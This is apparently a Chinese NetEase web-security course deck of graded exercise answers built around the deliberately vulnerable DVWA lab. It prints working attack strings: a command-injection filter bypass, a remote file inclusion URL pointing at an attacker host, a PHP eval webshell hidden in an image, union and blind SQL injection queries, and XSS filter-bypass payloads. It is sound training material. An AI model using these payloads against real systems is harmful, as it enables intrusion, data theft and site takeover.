

⑤ 微专业 / 信息安全

# 答疑. WEB安全实战

< / >  
WEB安全工程师

©1997-2018 网易公司 版权所有



一、第四课习题解析



二、学员问题解答

三、如何挖洞



四、DVWA的最后一课



五、带验证码的暴力破解

六、DSVW解析

七、Java Web命令执行

## 主观题解析（第一节）

按照第一节的内容部署好dvwa后，有几种方法可访问dvwa？至少给出三种不同的访问url（提示：结合第一课web基础知识中的“web服务端环境”内容）

（6分）

得分点1：  
每个url2分  
（6分）

参考答案：

- 1、http://localhost/dvwa-1.9/
- 2、http://127.0.0.1/dvwa-1.9/
- 3、ipconfig参看自己ip 10.10.10.10  
访问http:// 10.10.10.10/dvwa-1.9/
- 4、设置host为 127.0.0.1 websecurity.163.com  
访问http://websecurity.163.com/dvwa-1.9/



## 主观题解析（第一节）

按照第一节的内容部署好dvwa后，登陆后进入首页index.php，使用firebug页面元素查看功能写出下面几个按钮的window.location的值（提示：结合Web安全工具中的“安全测试之浏览器扩展入门”内容）

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

（4分）

得分点1：

一共10个，少或者错酌情扣分

（4分）

```
<div id="main_menu">
  <div id="main_menu_padded">
    <ul class="menuBlocks">
      <ul class="menuBlocks">
        <li class="" onclick="window.location='vulnerabilities/brute/'">
        <li class="" onclick="window.location='vulnerabilities/exec/'">
        <li class="" onclick="window.location='vulnerabilities/csrf/'">
        <li class="" onclick="window.location='vulnerabilities/fi/.?page=include.php'">
        <li class="" onclick="window.location='vulnerabilities/upload/'">
        <li class="" onclick="window.location='vulnerabilities/captcha/'">
        <li class="" onclick="window.location='vulnerabilities/sqli/'">
        <li class="" onclick="window.location='vulnerabilities/sqli_blind/'">
        <li class="" onclick="window.location='vulnerabilities/xss_r/'">
        <li class="" onclick="window.location='vulnerabilities/xss_s/'">
      </ul>
    <ul class="menuBlocks">
    <ul class="menuBlocks">
```

## 主观题解析（第二节）

通过第二节的学习，同学们应该掌握了ZAP的安装和基本的使用。请将dvwa等级调为high，进入暴力破解模块，输入正确的用户名密码，使用ZAP抓取请求数据包，复制出ZAP中的请求数据包内容，并且找到该请求数据包返回的响应包中的user\_token的值

提示：请确认使用的是ZAP，它的数据包格式跟其他抓包软件略有不同，老师是看得出来的哦

得分点1：

请求数据包5分

user\_token值5分

(10分)

请求包中的user\_token与响应包中的user\_token不一样

```
GET
http://10.240.131.199/dvwa-1.9/vulnerabilities/brute/?username=admin&password=password&Login=Login&user_token=0356a7733e7037e646b73fb43deb46b7 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:32.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer:
http://10.240.131.199/dvwa-1.9/vulnerabilities/brute/?username=admin&password=password&Login=Login&user_token=13074ac8222a79633957f46460e6b0ad
Cookie: security=high; PHPSESSID=ce1ms0b1mk411iv76h346qhob/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: 10.240.131.199
```

```
<form action="#" method="GET">
  Username:<br />
  <input type="text" name="username"><br />
  Password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password">
  <br />
  <input type="submit" value="Login" name="Login">
  <input type="hidden" name="user_token" value=
    85a920f5ce7805217ecceacc00d3dc92' />
</form>
<p>Welcome to the password protected area admin</p><img src=
"http://10.240.131.199/DVWA-1.9/hackable/users/admin.jpg" />
</div>
<h2>More Information</h2>
<ul>
  <li><a href=
"http://hiderefer.com/?https://www.owasp.org/index.php/Testing_for_Brute
)" target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_For
</li>
  <li><a href=
```



## 主观题解析（第二节）

通过第二节的学习，同学们应该掌握了ZAP的安装和基本的使用。请将dvwa等级调为high，进入暴力破解模块，输入正确的用户名密码，使用ZAP抓取请求数据包，写出ZAP中的请求数据包，并且写出响应包中的user\_token的值

提示：请确认使用的是ZAP，它的数据包格式跟其他抓包软件略有不同，老师是看得出来的哦

（10分）

得分点1：

请求数据包5分

user\_token值5分

（10分）

ZAP

```
GET
http://10.240.131.199/DVWA-1.9/vulnerabilities/brute/?username=admin&password=password&Login=Login&user_token=d0675d685490b95bd90d1523055ab819 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://10.240.131.199/DVWA-1.9/vulnerabilities/brute/
Cookie: security=high; PHPSESSID=lpv6390e4v2i0j63cjp5j98k76
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: 10.240.131.199
```

Burp

```
GET /DVWA-1.9/vulnerabilities/brute/?username=admin&password=password&Login=Login&user_token=18b15923967dcea8b715204009ce10f2 HTTP/1.1
Host: 10.240.131.199
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.240.131.199/DVWA-1.9/vulnerabilities/brute/?username=admin&password=password&Login=Login&user_token=d0675d685490b95bd90d1523055ab819
Cookie: security=high; PHPSESSID=lpv6390e4v2i0j63cjp5j98k76
Connection: close
Upgrade-Insecure-Requests: 1
```

## 主观题解析（第三节）

通过第三节的学习，同学们应该掌握了windows下的命令拼接符的用法。请写出下面的cmd命令真正执行的是什么命令？

举例：whoami & net user 真正执行的是：whoami和net user

提示：送分题，大家可以在自己windows系统的cmd下输入试一下

(1) whoami && net user 真正执行的是：

(2) whoami || net user 真正执行的是：

(3) ping 999.999.999.999 && ping 127.0.0.1 真正执行的是：

(4) ping 999.999.999.999 || ping 127.0.0.1 真正执行的是：

(4分)

得分点1：

1个问题1分

(4分)

坑：执行失败是没有执行吗？

```
C:\Users\NetEase>whoami && net user  
ie8win7\netease
```

```
User accounts for \\IE8WIN7
```

```
-----  
Administrator          Guest          IEUser  
NetEase  
The command completed successfully.
```

```
C:\Users\NetEase>whoami || net user  
ie8win7\netease
```

```
C:\Users\NetEase>ping 999.999.999.999 && ping 127.0.0.1
```

```
Ping request could not find host 999.999.999.999. Please check the name and try again.
```

```
C:\Users\NetEase>ping 999.999.999.999 || ping 127.0.0.1
```

```
Ping request could not find host 999.999.999.999. Please check the name and try again.
```

```
Pinging 127.0.0.1 with 32 bytes of data:
```

```
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
```

```
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
```

```
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
```

```
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
```

```
Ping statistics for 127.0.0.1:
```

```
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

```
Approximate round trip times in milli-seconds:
```

```
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```





## 主观题解析（第三节）

小明在渗透测试一个Web网站的时候发现服务器是windows 2003 server，存在命令注入漏洞，但是却无法执行net user命令查看用户，猜测过滤了“net user”字符串，同学们利用第三节的知识来帮帮他。至少写出三条构造后的net user命令

提示：似乎可以在命令中间插入什么

（6分）

得分点1：  
1个2分  
（6分）

坑：答案中不能出现net user字符串

"net user" ( × )

" " net user ( × )

net user " " ( × )

^net ^user ( √ )



## 主观题解析（第四节）

针对第四节Medium等级的csrf漏洞，我们在课程中是用火狐的插件tamper data，对手工输入和访问low方法生成的html进行对比，从而发现了二者的不同。请同学们使用第二节安装的ZAP进行截包操作，复制出两种方法ZAP中请求数据包的内容，修改的密码统一为password  
提示：请确认使用ZAP抓取，它的数据包格式跟其他抓包软件略有不同，老师是看得出来的哦

（10分）

得分点1：

1个请求数据包5分

（10分）

只看你数据包cookie和referer

Cookie: security=medium

Referer: http://你的ip/DVWA-1.9/vulnerabilities/csrf/

Referer: http://你的ip/csrf.html或者为空

自己直接双击打开的html

## 主观题解析（第五节）

某php程序员小白将下面的代码命名成test.php部署到网站http://websecurity.163.com/的根目录下

```
<?php
    $filename = $_GET['file'];//将参数file的值传递给$filename
    $filename = str_replace( array( "http://", "https://" ), "", $filename );//为防止远程文件执行过滤了http://和https://字段
    include($filename);//使用include()函数包含$filename文件
?>
```

安全工程师小黑研究该网站后在自己网站http://hack.163.com/根目录下上传了phpinfo.txt，代码如下：

```
<?php
    phpinfo();
?>
```

请问小黑利用该phpinfo.txt应该如何构造URL才能在websecurity.163.com执行phpinfo函数？

只需要写出构造好的url即可

（10分）

得分点1：

file参数3分，完整url3分，嵌套http4分

（10分）


http://websecurity.163.com/test.php?  
file=http://://hack.163.com/phpinfo.txt

## 主观题解析（第六节）

第六节大家学习了制作“内涵图”的过程，我们一直使用的是phpinfo函数作为演示，请同学们用真正的一句话木马<?php @eval(\$\_POST['pass']);?>，图片请自行网上寻找，按照课程描述进行“内涵图”制作，并成功上传到dvwa，使用文件包含模块执行系统命令，要求提供四个截图：

- 1、使用编辑器打开原始图片的结尾处的16进制截图（没有一句话木马）
- 2、使用编辑器打开合成后图片的结尾处的16进制截图（包含一句话木马）
- 3、使用图片查看软件打开合成后图片的截图（能够成功显示图片）
- 4、使用firefox插件hackbar在dvwa文件包含模块high等级执行ipconfig（能够成功显示命令）


提示：hackbar post使用方法



（10分）

得分点1：

- 1、2分
  - 2、2分
  - 3、2分
  - 4、4分
- （10分）



老师手工打码！！！！




## 主观题解析（第六节）

## 文件包含模块执行

## High等级




## POST参数





## 主观题解析（第七节）

最满意的题目







## 主观题解析（第七节）

标准答案：

?id=1 and 1=2 union select 1,2,3,4,user(),6,7,8--

学员答案：

?id=1=2 union select 1,2,3,4,user(),6,7,8--

?id=1\*6 union select 1,2,3,4,user(),6,7,8--

?id=1 union select 1,2,3,4,user(),6,7,8 order by password desc

?id=1+and+user()+union+select+user(),user(),user(),user(),user(),user(),user(),user(),user(),user(),user(),user()

?id=1 union all select

@@version,2,3,4,user(),6,7,8 ORDER BY 2

?id=1 and 1=2 union all select

1,2,3,4,a.`password`,5,6,7 from (select user() as password)AS a

有如下php代码：

```
<?php
$con=mysql_connect("localhost","root","root");//数据库连接字段，phpstudy默认root/root
$id=@$_GET['id'];//通过get方式传递id的参数值
if(!$con){
    die('Could not connect: ' . mysql_error());
}else{
    mysql_select_db("dvwa");//访问dvwa数据库
    $query="select * from users where user_id = $id";//访问users表
    echo mysql_result(mysql_query($query), 0, "password");//输出password这列的值
}
?>
```

如果你的dvwa是默认配置安装的，将其命名为test.php放到web根目录下访问  
<http://127.0.0.1/test.php?id=1>，我们将看到

INT SQL XSS Encryption Encoding Other

Load URL <http://127.0.0.1/test.php?id=1>

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

5f4dcc3b5aa765d61d8327deb882cf99

请完成手工sql回显注入，页面输出user()结果，如图所示

INT SQL XSS Encryption Encoding Other

Load URL <http://127.0.0.1/test.php?id=1>

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

root@localhost

请将这个url补充完整并简单描述注入的过程

注意：url必须以<http://127.0.0.1/test.php?id=1>开始，且得到页面上的显示，否则不得分

提示：利用sql关键字order by和union select

（10分）



## 主观题解析（第八节）

`http://websecurity.163.com/test.php?id=1' and length(database())>5 -- 真`

`http://websecurity.163.com/test.php?id=1' and length(database())>6 -- 假`

`http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),4,1))=53 -- 真`

`http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),5,1))=50 -- 真`

`http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),6,1))=48 -- 真`

`http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),1,1))<120 -- 真`

`http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),1,1))<119 -- 假`

`http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),2,1))>=123 -- 假`

`http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),2,1))>=122 -- 真`

`http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),3,1))<=121 -- 真`

`http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),3,1))<=120 -- 假`

ASCII打印字符

0010		0011		0100		0101		0110		0111	
2		3		4		5		6		7	
十进制	字符	十进制	字符	十进制	字符	十进制	字符	十进制	字符	十进制	字符
32		48	0	64	@	80	P	96	`	112	p
33	!	49	1	65	A	81	Q	97	a	113	q
34	"	50	2	66	B	82	R	98	b	114	r
35	#	51	3	67	C	83	S	99	c	115	s
36	\$	52	4	68	D	84	T	100	d	116	t
37	%	53	5	69	E	85	U	101	e	117	u
38	&	54	6	70	F	86	V	102	f	118	v
39	'	55	7	71	G	87	W	103	g	119	w
40	(	56	8	72	H	88	X	104	h	120	x
41	)	57	9	73	I	89	Y	105	i	121	y
42	*	58	:	74	J	90	Z	106	j	122	z
43	+	59	;	75	K	91	[	107	k	123	{
44	,	60	<	76	L	92	\	108	l	124	
45	-	61	=	77	M	93	]	109	m	125	}
46	.	62	>	78	N	94	^	110	n	126	~
47	/	63	?	79	O	95	_	111	o	127	^





## 主观题解析（第九节）

某php程序员小白将下面php代码部署到<http://websecurity.163.com/test.php>：

```
<html>
<head><title>XSS TEST</title></head>
<body>
<form action="" method="get">
<input type="text" name="xss"/>
<input type="submit" value="test"/>
</form>
</body>
</html>
<?php
$xss=@$_GET['xss'];
if($xss!=null){
    $xss = str_replace( '<script>', '', $xss );//filter label <script>
    echo $xss;
}
?>
```

请使用script标签绕过代码的限制，弹出“\$你的云课堂昵称 love 云课堂”，如下图所示，并按照课程讲解的嵌套法和大小写混合法写出两种方法的url，必须使用script标签



提示：如果你给出的url弹出的框中文编码出现问题是要扣分的哦

test.php 是GBK编码

<http://websecurity.163.com/test.php?xss=%3Cscr%3Cscript%3Eipt%3Ealert%28%27%CB%D5%C0%CF%CA%A6+love+%D4%C6%BF%CE%CC%C3%27%29%3C%2Fscript%3E>

test.php 是UTF8编码

<http://websecurity.163.com/test.php?xss=%3Cscr%3Cscript%3Eipt%3Ealert%28%27%E8%8B%8F%E8%80%81%E5%B8%88+love+%E4%BA%91%E8%AF%BE%E5%A0%82%27%29%3C%2Fscript%3E>

<scr<script>ipt>alert('苏老师 love 云课堂')</script>

<ScRiPt>alert('苏老师 love 云课堂')</script>



## 主观题解析（第九节）

[http://www.mytju.com/classCode/tools/encode\\_gb2312.asp](http://www.mytju.com/classCode/tools/encode_gb2312.asp)

标准答案：

?xss= <ScRiPt>alert('\u82CF\u8001\u5E08 love \u4E91\u8BFE\u5802')</script>

?xss= <meta+http-equiv="Content-Type"+content="text/html;+charset=UTF-8"+/> <sCRipt+charset="utf-8">alert('苏老师 love 云课堂');</script>

学员答案：

?xss= <scripT>alert(String.fromCharCode(33487 , 32769 , 24072 , 32, 108, 111, 118, 101, 32, 20113, 35838, 22530))</script>



## 主观题解析（考试题1）

http://www.test.com/ShowMore.php?id=672613&page=2&pageCounter=32&undefined&callback=%253C%2573%2563%2572%2569%2570%2574%253E%2526%252397%253B%2526%2523108%253B%2526%2523101%253B%2526%2523114%253B%2526%2523116%253B%2526%252340%253B%2526%252334%253B%2526%2523107%253B%2526%2523101%253B%2526%2523121%253B%2526%252358%253B%2526%252347%253B%2526%252337%253B%2526%252383%253B%2526%2523116%253B%2526%252385%253B%2526%2523100%253B%2526%252389%253B%2526%252349%253B%2526%252354%253B%2526%252351%253B%2526%252388%253B%2526%252383%253B%2526%252383%253B%2526%2523116%253B%2526%2523101%253B%2526%2523115%253B%2526%2523116%253B%2526%252337%253B%2526%252347%253B%2526%252334%253B%2526%252341%253B%2520%253C%252F%2573%2563%2572%2569%2570%2574%253E&\_=1302746925413

&#97;

坑：unicode？

1、乌云文章，XSS与字符编码的那些事儿

<http://wooyun.jozxing.cc/static/drops/tips-689.html>

乌云的文章难度都偏大，大概了解xss的绕过可以使用哪些编码，比如url编码，html编码，js编码等，做到看到某些特定字符知道它是哪种编码即可

2、DSVM的XSS练习

反射型xss

Cross Site Scripting (reflected)模块

<http://127.0.0.1:65412/?v=0.2>

POC :

<http://wooyun.jozxing.cc/static/drops/tips-689.html>



## 主观题解析（考试题2）

### 作业2

某Web安全微专业学员安装DVWA后修改了自己的管理员密码，正在学习盲注自己安装的DVWA的管理员密码，下面是他的盲注记录，请写出这位学员注出来的密码，并解密出明文密码

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sql_i_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),1,1))=55-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sql_i_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),2,1))=56-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sql_i_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),3,1))=97-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sql_i_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),4,1))=49-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sql_i_blind/`

